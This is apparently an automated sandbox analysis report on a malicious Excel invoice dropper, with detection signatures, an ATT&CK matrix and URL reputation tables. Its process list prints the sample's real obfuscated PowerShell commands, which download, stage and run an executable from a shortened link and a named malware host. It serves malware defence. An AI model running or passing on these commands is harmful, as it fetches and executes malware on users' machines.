ID: 320373
Sample Name: Proforma Invoice.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 10:03:08
Date: 19/11/2020
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report Proforma Invoice.xls 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 5
Yara Overview 5
Sigma Overview 5
System Summary: 5
Signature Overview 6
AV Detection: 6
Software Vulnerabilities: 6
System Summary: 6
Data Obfuscation: 6
HIPS / PFW / Operating System Protection Evasion: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 9
URLs 9
Domains and IPs 10
Contacted Domains 10
URLs from Memory and Binaries 10
Contacted IPs 14
Public 14
General Information 15
Simulations 16
Behavior and APIs 16
Joe Sandbox View / Context 16
IPs 16
Domains 17
ASN 17
JA3 Fingerprints 18
Dropped Files 19
Created / dropped Files 19
Static File Info 23
General 23
File Icon 24
Static OLE Info 24
General 24
OLE File "Proforma Invoice.xls" 24
Indicators 24
Summary 24
Document Summary 24
Streams with VBA 25
VBA File Name: Feuil1.cls, Stream Size: 977 25
General 25
VBA Code Keywords 25
VBA Code 25
VBA File Name: Module1.bas, Stream Size: 1512 25

General 25
VBA Code Keywords 25
VBA Code 25
VBA File Name: ThisWorkbook.cls, Stream Size: 985 25
General 26
VBA Code Keywords 26
VBA Code 26
Streams 26
Stream Path: \x1CompObj, File Type: data, Stream Size: 115 26
General 26
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 296 26
General 26
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 224 26
General 26
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 61163 27
General 27
Stream Path: _VBA_PROJECT_CUR/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 533 27
General 27
Stream Path: _VBA_PROJECT_CUR/PROJECTwm, File Type: data, Stream Size: 86 27
General 27
Stream Path: _VBA_PROJECT_CUR/VBA/_VBA_PROJECT, File Type: data, Stream Size: 2607 27
General 27
Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_0, File Type: data, Stream Size: 1136 28
General 28
Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_1, File Type: data, Stream Size: 74 28
General 28
Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_2, File Type: data, Stream Size: 84 28
General 28
Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_3, File Type: data, Stream Size: 103 28
General 28
Stream Path: _VBA_PROJECT_CUR/VBA/dir, File Type: data, Stream Size: 568 28
General 29
Macro 4.0 Code 29
Network Behavior 29
Network Port Distribution 29
TCP Packets 29
UDP Packets 30
DNS Queries 31
DNS Answers 31
HTTPS Packets 31
Code Manipulations 32
Statistics 32
Behavior 32
System Behavior 32
Analysis Process: EXCEL.EXE PID: 5944 Parent PID: 792 32
General 32
File Activities 32
File Created 32
File Deleted 33
Registry Activities 33
Key Created 33
Key Value Created 33
Analysis Process: cmd.exe PID: 4952 Parent PID: 5944 33
General 33
File Activities 33
Analysis Process: cmd.exe PID: 488 Parent PID: 5944 34
General 34
File Activities 34
Analysis Process: conhost.exe PID: 5360 Parent PID: 4952 34
General 34
Analysis Process: cmd.exe PID: 5608 Parent PID: 5944 34
General 34
File Activities 35
Analysis Process: conhost.exe PID: 5620 Parent PID: 488 35
General 35
Analysis Process: powershell.exe PID: 3060 Parent PID: 4952 35
General 35
File Activities 35
File Created 35
File Deleted 36
File Written 36
File Read 39
Registry Activities 40
Analysis Process: conhost.exe PID: 5396 Parent PID: 5608 41
General 41
Analysis Process: powershell.exe PID: 4804 Parent PID: 488 41
General 41

File Activities 41
File Created 41
File Deleted 42
File Written 42
File Read 44
Analysis Process: powershell.exe PID: 6196 Parent PID: 5608 46
General 46
File Activities 46
File Created 46
File Deleted 46
File Written 46
File Read 49
Disassembly 57
Code Analysis 57


Analysis Report Proforma Invoice.xls

Overview


General Information

Sample Name:	Proforma Invoice.xls
Analysis ID:	320373
MD5:	55db711144ff4a3..
SHA1:	ea7b59dde9f0600.
SHA256:	6e76bd502c9115..
Tags:	netwire xls

Most interesting Screenshot:



Detection




Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Bypasses PowerShell execution pol…
- Document contains an embedded VB…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Obfuscated command line found
- Sigma detected: Microsoft Office Pr…
- Contains capabilities to detect virtua…
- Contains long sleeps (>= 3 min)

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5944 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - cmd.exe (PID: 4952 cmdline: cmd /c power^shell -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').'Invoke'('https://cutt.ly/ZhqUH1O','vx.exe') MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 5360 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 3060 cmdline: powershell -w 1 (nEw-oB`jecT Net.WebcL`IENt).('Down'+'loadFile').'Invoke'('https://cutt.ly/ZhqUH1O','vx.exe') MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - cmd.exe (PID: 488 cmdline: cmd /c power^shell -w 1 stARt`-slE`Ep 20; Move-Item 'vx.exe' -Destination '${enV`:appdata}' MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 5620 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 4804 cmdline: powershell -w 1 stARt`-slE`Ep 20; Move-Item 'vx.exe' -Destination '${enV`:appdata}' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - cmd.exe (PID: 5608 cmdline: cmd /c power^shell -w 1 -EP bypass stARt`-slE`Ep 25; cd ${enV`:appdata}; ./vx.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 5396 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 6196 cmdline: powershell -w 1 -EP bypass stARt`-slE`Ep 25; cd ${enV`:appdata}; ./vx.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

Data Obfuscation:

Obfuscated command line found

HIPS / PFW / Operating System Protection Evasion:


Bypasses PowerShell execution policy

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 1	DLL Side-Loading 1	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop o Insecure Network Communicat
Default Accounts	Scripting 3 2	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 Redirect Phc Calls/SMS

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 Track Device Location
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 3 2	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	System Information Discovery 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Proforma Invoice.xls	14%	Virustotal		Browse
Proforma Invoice.xls	21%	ReversingLabs	Document-Word.Downloader.Powdow	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
cutt.ly	1%	Virustotal		Browse
shopphongtinh.com	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://shopphongtinh.com4	0%	Avira URL Cloud	safe	
http://https://cutt.ly/ZhqUH1O	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://crl.micro	0%	URL Reputation	safe	
http://crl.micro	0%	URL Reputation	safe	
http://crl.micro	0%	URL Reputation	safe	
http://crl.micro	0%	URL Reputation	safe	
http://crl.microsof	0%	Avira URL Cloud	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://cutt.ly	0%	Avira URL Cloud	safe	
http://https://shopphongtinh.com/Ubnccbruoun7.exe	100%	Avira URL Cloud	malware	
http://crl.microsoft.co	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://status.rapidssl.com0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cutt.ly	104.22.1.232	true	true	• 1%, Virustotal, Browse	unknown
shopphongtinh.com	202.92.6.10	true	false	• 5%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://login.microsoftonline.com/	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://shell.suite.office.com:1443	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://cacerts.rapidssl.com/RapidSSLTLSRSACAG1.crt0	powershell.exe, 00000006.00000003.376603901.0000000007567000.00000004.00000001.sdmp	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cdn.entity.	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://wus2-000.contentsync.	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://powerlift.acompli.net	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://cortana.ai	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false		high
http://https://api.aadrm.com/	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	858DE975-BAE2-4804-817A-43A69FCAFAEC.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
